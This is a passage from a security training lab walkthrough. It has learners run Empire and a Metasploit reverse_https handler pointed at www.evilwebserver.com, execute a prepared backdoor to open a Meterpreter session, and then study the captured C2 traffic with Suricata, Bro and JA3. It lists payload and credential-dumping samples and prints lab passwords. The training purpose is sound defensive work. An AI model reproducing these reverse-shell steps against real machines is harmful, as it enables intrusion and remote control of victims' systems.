
```
(Empire: stager/multi/launcher) > interact P3S6CM19
(Empire: P3S6CM19) > usemodule trollsploit/rick_ascii
(Empire: powershell/trollsploit/rick_ascii) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked P3S6CM19 to run TASK_CMD_WAIT
[*] Agent P3S6CM19 tasked with task ID 1
[*] Tasked agent P3S6CM19 to run module powershell/trollsploit/rick_ascii
(Empire: powershell/trollsploit/rick_ascii) > [*] Agent P3S6CM19 returned results.
Client Rick-Asciied!
[*] Valid results returned by 10.10.10.1

(Empire: powershell/trollsploit/rick_ascii) > 
```

15. **Switch back to Windows machine**

In the Windows machine, you should now see an interesting PowerShell window running :)

Feel free to close it, as we will now analyze the C&C beacons used by Empire. Please return to the PfSense tab you have open (where the packet capture was launched). In the traffic capture window, please click "Stop" and "Download Capture".

The file will be downloaded to your Downloads folder. Please go to the Downloads folder and rename it to "empire.pcap".



| Name | Date modified | Type | Size |
|---|---|---|---|
| empire.pcap | 12/24/2018 12:21 ... | Wireshark capture... | 327 KB |

16. **Relaunch the packet capture and kill Empire**

Once the packet capture file is renamed to empire.pcap, please launch the "Packet Capture" in the PfSense web interface again. You can do this using the "Start" button.


Once the capture is running again, please switch to the Kali Linux machine once again. Should you be prompted for credentials, you can use the following:

- Username: root
- Password: Awesomesauce123

On the Empire prompt, please type "exit" the close down Empire:

**(Empire: powershell/trollsploit/rick_ascii) >** exit

Please confirm that you want to exit by clicking "y".


root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
(Empire: 95YSE132) > usemodule trollsploit/rick_ascii
(Empire: powershell/trollsploit/rick_ascii) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 95YSE132 to run TASK_CMD_WAIT
[*] Agent 95YSE132 tasked with task ID 1
[*] Tasked agent 95YSE132 to run module powershell/trollsploit/rick_ascii
(Empire: powershell/trollsploit/rick_ascii) > [*] Agent 95YSE132 returned results.
Client Rick-Asciied!
[*] Valid results returned by 10.10.10.1

(Empire: powershell/trollsploit/rick_ascii) > exit

[>] Exit? [y/N] y

[!] Shutting down...
[*] Empire shutting down...
[!] Killing listener 'http'
root@kali:~/Tools/Empire#
```

17. **Launch Meterpreter handler**

In order to make things a bit more efficient, we have already prepared a Metasploit resource file for you. Metasploit resource files are typically used for automation. In this case, it's a rather simple file that just sets up a multi handler using windows/meterpreter/reverse_https!


You can review the contents of the file by running the following commands:

**root@ubuntu03:~/Tools/Empire#** cd ../msfquick
**root@ubuntu03:~/Tools/msfquick#** cat msfhandler.rc

You can subsequently launch the handler by running:

**root@ubuntu03:~/Tools/msfquick#** msfconsole -r msfhandler.rc

This should launch Metasploit with the required options (see screenshot).



root@kali: ~/Tools/msfquick
File Edit View Search Terminal Help

```
|                                                                   |
|                                                                   |
|                              [ OK ]                               |
|___________________________________________________________________|
|                                                                   |
|                                           https://metasploit.com |
|___________________________________________________________________|


      =[ metasploit v4.17.25-dev                         ]
+ -- --=[ 1828 exploits - 1033 auxiliary - 318 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing msfhandler.rc for ERB directives.
resource (msfhandler.rc)> use exploit/multi/handler
resource (msfhandler.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (msfhandler.rc)> set LHOST www.evilwebserver.com
LHOST => www.evilwebserver.com
resource (msfhandler.rc)> set LPORT 443
LPORT => 443
resource (msfhandler.rc)> exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.10.10.15:443

msf exploit(multi/handler) >
```

18. **Download and run msfquick.exe**

Switch back to the Windows workstation. As prior preparation, we created a "msfquick.exe" file that will connect back to our handler. We configured this with the exact same steps we used in the day 1 exercise (Shellter). You can download the file from the "Samples - Evilwebserver" bookmark, which is available in your Chrome bookmark bar.

Please just click the file, after which it will download, and subsequently click the entry in the bottom of your Chrome window. You can confirm you want to execute it by clicking "Run". While this will open a Putty window, this will also launch our backdoor!



# Index of /samples

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | | |
| Invoke-Mimikatz.ps1 | 2018-12-17 08 | | |
| amsibypass.ps1 | 2018-12-15 18 | | |
| empire.ps1 | 2018-12-24 07 | | |
| famous/ | 2018-05-01 15 | | |
| launcher.bat | 2017-09-15 09 | | |
| msfquick.exe | 2018-12-24 06 | | |
| payload.dll | 2017-08-11 15 | | |
| payload.exe | 2017-08-11 15 | | |
| payload.hta | 2017-08-11 15 | | |
| payload.js | 2018-05-03 16 | | |
| payload.ps1 | 2018-12-15 18 | | |
| payload.sct | 2017-09-05 10:29 | 279 | |
| payload.vbs | 2017-08-11 15:38 | 7.2K | |
| payload_reflection.ps1 | 2017-08-11 15:40 | 2.8K | |

*Apache Server at www.evilwebserver.com Port 80*

Open File - Security Warning

**The publisher could not be verified. Are you sure you want to run this software?**

Name: C:\Users\alan.marshall\Downloads\msfquick.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\alan.marshall\Downloads\msfquick.exe

Run    Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?


19. **Interact with Meterpreter**

Now, please switch back to the Kali Linux machine. In the Metasploit window, first press <ENTER> to receive a prompt, after which we will run the following commands:

**msf exploit(multi/handler) >** sessions -i 1
**meterpreter >** sysinfo
**meterpreter >** ps

Once you ran the above commands, please close the Meterpreter using the "exit" command:

**meterpreter >** exit


root@kali: ~/Tools/msfquick
File Edit View Search Terminal Help


```
msf exploit(multi/handler) >
[*] https://www.evilwebserver.com:443 handling request from 10.10.10.1; (UUID: tvlujsv6) Staging x86
payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.10.10.15:443 -> 10.10.10.1:14921) at 2018-12-24 07:32:01 -0500

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WINDOWS02
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User                 Path
 ---   ----  ----                      ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 88    4     Registry
 364   4     smss.exe
 408   640   dwm.exe
```

20. **Switch to Windows and download PCAP**

Let's switch back to our Windows workstation and go back to the PfSense "Packet Capture" window. You may still have this tab open in Chrome, otherwise, these are the steps to get there:

- Open Chrome
- Open Bookmark "Administration" -> "PFSense Firewall"
- Authenticate using username "admin" and password "Awesomesauce123"
- Click Diagnostics -> Packet Capture

Scroll to the bottom of the window and click "Stop" to stop the packet capture. The window will refresh (and the active capture will stop). Please scroll down again and click the "Download Capture" button. Open the Downloads folder and rename the "packetcapture.cap" file to "meterpreter.pcap".



| Name | Date modified | Type | Size |
|---|---|---|---|
| empire.pcap | 12/24/2018 12:21 ... | Wireshark capture... | 327 KB |
| msfquick.exe | 12/24/2018 12:31 ... | Application | 749 KB |
| meterpreter.pcap | 12/24/2018 12:40 ... | Wireshark capture... | 1,520 KB |


21. **Review Suricata alerts on firewall**

Back in the PfSense Chrome window, we will review any possible alerts generated for both the Empire and Metasploit traffic! You can reach the "Alerts" overview by clicking "Services" -> "Suricata" -> "Alerts".

Please ensure the "Instance to View" drop-down box is configured to "WAN".

When you scroll down in this view, you might notice that, using the standard Emerging Threats rules, there is no IDS alert specific to Empire or Metasploit Meterpreter in our PfSense view (you will however see an alert for the download of a PE executable file on Windows)... Unfortunate...

Both Metasploit and Empire have "upped their game" over the last couple of years to avoid simple signature-based detection. Let's try some other detection methods!



**Alert Log View Settings**

Instance to View: (WAN) WAN
Choose which instance alerts you want to inspect.

Save or Remove Logs: Download — All alert log files for selected interface will be downloaded; Clear — All log files will be cleared

Save Settings: Save — Save auto-refresh and view settings; ☑ Refresh — Default is ON; 250 — Number of alerts to display. Default is 250

**Alert Log View Filter**

**Last 250 Alert Entries. (Most recent entries are listed first)**


| Date | Pri | Proto | Class | Src | SPort | Dst | DPort | GID:SID | Description |
|---|---|---|---|---|---|---|---|---|---|
| 12/24/2018 12:31:00 | 1 | TCP | Potential Corporate Privacy Violation | 10.10.10.15 | 80 | 10.10.10.1 | 33213 | 1:2018959 | ET POLICY PE EXE or DLL Windows file download HTTP |
| 12/21/2018 04:22:14 | 3 | UDP | Generic Protocol Command Decode | 10.10.10.1 | 53 | 10.10.10.15 | 35654 | 1:2240001 | SURICATA DNS Unsolicited response |

22. **Open WinSCP to copy capture files**

Next up, let's copy over the PCAP file to the system where we have Bro and JA3 installed (Ubuntu03 or 192.168.30.16, which is the same machine as our Elastic stack). Please double-click the WinSCP.exe shortcut on the Desktop and provide the following details:

Host name: 192.168.30.16
Username: alanmarshall
Password: Awesomesauce123

In the left hand side, please select the Downloads window (the easiest way to do this is by clicking the "Up" folder icon and double-clicking the "Downloads" folder.


Downloads - alanmarshall@192.168.30.16 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
alanmarshall@192.168.30.16
New Session
C: Local Disk
alanmarshall
Find Files
Upload
Edit
Properties
Download

C:\Users\alan.marshall\Downloads


| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/24/2018 12:41:21 PM |
| desktop.ini | 1 KB | Configuration sett... | 11/18/2018 7:25:37 AM |
| empire.pcap | 327 KB | Wireshark capture... | 12/24/2018 12:21:51 PM |
| meterpreter.pcap | 1,520 KB | Wireshark capture... | 12/24/2018 12:40:08 PM |
| msfquick.exe | 749 KB | Application | 12/24/2018 12:31:00 PM |

/home/alanmarshall

| Name | Size | Changed | Rights | Owner |
|---|---|---|---|---|
| .. | | 11/18/2018 8:32:52 AM | rwxr-xr-x | root |
| .cache | | 11/17/2018 10:47:18 PM | rwx------ | alanma. |
| .gnupg | | 11/17/2018 10:47:18 PM | rwx------ | alanma. |
| .local | | 11/17/2018 10:53:32 PM | rwxrwxr-x | alanmars |
| .npm | | 12/11/2018 5:56:44 PM | rwxr-xr-x | alanma. |
| .ssh | | 11/18/2018 7:30:14 AM | rwxrwxr-x | alanma. |
| .bash_history | 6 KB | 12/21/2018 9:33:55 PM | rw------- | root |
| .bash_logout | 1 KB | 11/17/2018 10:45:29 PM | rw-r--r-- | alanma. |
| .bashrc | 4 KB | 11/17/2018 10:45:29 PM | rw-r--r-- | alanma. |
| .mysql_history | 1 KB | 12/18/2018 2:48:51 AM | rw------- | root |
| .profile | 1 KB | 12/21/2018 9:33:50 PM | rw-r--r-- | alanma. |
| .selected_editor | 1 KB | 12/18/2018 2:56:10 AM | rw-r--r-- | root |
| .sudo_as_admin_succ... | 0 KB | 11/17/2018 10:47:31 PM | rw-r--r-- | alanma. |
| .wget-hsts | 1 KB | 12/18/2018 4:09:04 AM | rw-r--r-- | root |

23. **Drag and drop pcap files**

    Now, let's drag and drop the empire.pcap and meterpreter.pcap files from the left-hand window to the right-hand window. If successful, both PCAP files should now appear in the window on the right as well. Once this is done, please leave the WinSCP window running in the background.


alanmarshall - alanmarshall@192.168.30.16 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
alanmarshall@192.168.30.16
New Session
C: Local Disk
alanmarshall
Find Files
Upload
Edit
Properties
Download

C:\Users\alan.marshall\Downloads

